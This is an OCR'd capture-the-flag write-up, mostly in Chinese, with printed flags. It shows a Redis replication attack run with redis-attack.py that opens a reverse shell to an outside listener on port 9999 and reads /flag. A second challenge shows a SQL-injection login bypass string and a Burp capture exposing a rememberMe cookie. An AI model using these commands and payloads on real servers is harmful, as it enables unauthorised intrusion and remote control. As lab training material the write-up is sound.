
/flag

```
meetsec1{476e2dceb225678cd466fc3cd2b4c59c}
```

Web7


发现是6379

主从复制




```
Redis-Attack By Replication(linux:4.x/5.x win:>=2.8) author:0671

usage: python redis-attack.py [-h] -r RHOST [-p RPORT] -L LHOST [-P LPORT] [-wf WINFILE] [-wf WINFILE2] [-lf LINUXFILE] [-lf2 LINUXFILE2] [-lf3 LI
NUXFILE3] [-a AUTH] [--brute] [-v]
Example:
    python redis-attack.py -r 192.168.1.234 -L 192.168.1.2 --brute
    python redis-attack.py -r 192.168.1.234 -L 192.168.1.2 -P 80 -b mypwd.txt -i
    python redis-attack.py -r 192.168.1.234 -L 192.168.1.2 -lf3 id_rsa.pub
redis-attack.py: error: the following arguments are required: -r/--rhost, -L/--lhost
root@iZ0jl12z0dh4vg3tmt057yZ:~/RabR# python3 redis-attack.py  -r 1.13.18.124 -L 8.130.123.25

Redis-Attack By Replication(linux:4.x/5.x win:>=2.8) author:0671

[*] Connecting to  1.13.18.124:6379...
[*] Redis version: 4.0.14
[*] OS: Linux 5.4.119-19.0009.37 x86_64
[*] Arch_bits: 64
[*] Redis dbsize: 8
[√] Can use master-slave replication to load the RedisModule to attack the redis
[*] Saveing dbdata
[*] Setting filename
[*] Sending SLAVEOF command to server
[+] Accepted connection from 1.13.18.124:6379
[+] Accepted connection from 1.13.18.124:6379
[*] Start listening on 8.130.123.25:16379
[*] Tring to run payload
[+] Accepted connection from 1.13.18.124:50582
[*] Closing rogue server...
[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: r
[*] Open reverse shell...
[*] Reverse server address: 8.130.123.25
[*] Reverse server port: 9999
[+] Reverse shell payload sent.
[*] Check at 8.130.123.25:9999
[*] Clean up..
[*] Closing rogue server...
```

利用成功



```
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar 23 03:51:57 AM CST 2024

  System load:                      0.0537109375
  Usage of /:                       20.1% of 39.01GB
  Memory usage:                     39%
  Swap usage:                       0%
  Processes:                        136
  Users logged in:                  1
  IPv4 address for br-5a2f480754ac: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            172.28.81.163

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

80 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm



Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Sat Mar 23 03:32:31 2024 from 171.219.220.114
root@iZ0jl12z0dh4vg3tmt057yZ:~# nv -lvvp 9999
nv: command not found
root@iZ0jl12z0dh4vg3tmt057yZ:~# nc -lvvp 9999
Listening on 0.0.0.0 9999
Connection received on 1.13.18.124 38896
ls
appendonly.aof
backup.db
dump.rdb
exp.so
root
shell.php
zzh
cat /flag
meetsec1{672728e3bde3f4cc2b59de572b4df6d6}
```

WEB9



Please sign in


Username admin' or true #

Password •••

☑ Remember me

测试万能密码

发现remember me



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	
15	https://content-autofill.googl...	GET	/v1/pages/ChVDaHJvbWUvMTE5Lj...	✓								✓	172.217.160.74	
14	https://content-autofill.googl...	GET	/v1/pages/ChVDaHJvbWUvMTE5Lj...	✓								✓	172.217.160.74	
13	https://content-autofill.googl...	GET	/v1/pages/ChVDaHJvbWUvMTE5Lj...	✓								✓	172.217.160.74	
12	http://1.13.18.124:58080	GET	/login			200	2767	HTML		Login Page			1.13.18.124	
10	http://1.13.18.124:58080	POST	/doLogin	✓		200	2858	HTML		Login Page			1.13.18.124	rem
9	http://1.13.18.124:58080	GET	/login			200	2767	HTML		Login Page			1.13.18.124	
7	http://1.13.18.124:58080	POST	/doLogin	✓		200	2858	HTML		Login Page			1.13.18.124	rem
6	https://content-autofill.googl...	GET	/v1/pages/ChVDaHJvbWUvMTE5Lj...	✓								✓	172.217.160.74	
5	https://content-autofill.googl...	GET	/v1/pages/ChVDaHJvbWUvMTE5Lj...	✓								✓	172.217.160.74	
4	http://1.13.18.124:58080	GET	/login			200	2767	HTML		Login Page			1.13.18.124	
1	http://1.13.18.124:58080	POST	/doLogin	✓		200	2858	HTML		Login Page			1.13.18.124	rem

Request

```
POST /doLogin HTTP/1.1
Host: 1.13.18.124:58080
Content-Length : 48
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin: http://1.13.18.124:58080
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Referer : http://1.13.18.124:58080/doLogin
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh;q=0.9
Cookie : JSESSIONID =3D7DCED2C18F51CB8626E8E617A2FF71
Connection : close

username =123 &password =123 &rememberme =remember-me
```

Response

```
HTTP/1.1 200
Set-Cookie : rememberMe =deleteMe ; Path=/; Max-Age=0;
Expires=Thu, 21-Mar-2024 11:45:59 GMT
Content-Type : text/html;charset=UTF-8
Content-Language : zh-CN
Date: Fri, 22 Mar 2024 11:45:58 GMT
Connection : close
Content-Length : 2608

<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8 ">
    <title>
      Login Page
    </title>
    <link rel="stylesheet " href="
    https://cdn.jsdelivr.net/npm/bootstrap@4.4.1/dist/css/boot
    strap.min.css " integrity ="
    sha256-L/W5Wfqfa0sdBNIKN9cG6QA5F2qx4qICmU2VgLruv9Y=    "
    crossorigin ="anonymous ">
    <style>
      .bd-placeholder-img {
        font-size :1.125 rem;
        text-anchor :middle ;
        -webkit-user-select :none;
        -moz-user-select :none;
        -ms-user-select :none;
        user-select :none;
      }

      @media (min-width :768px) {
```

Inspector

Request attributes 2
Request body parameters 3
Request cookies 1
Request headers 13
Response headers 6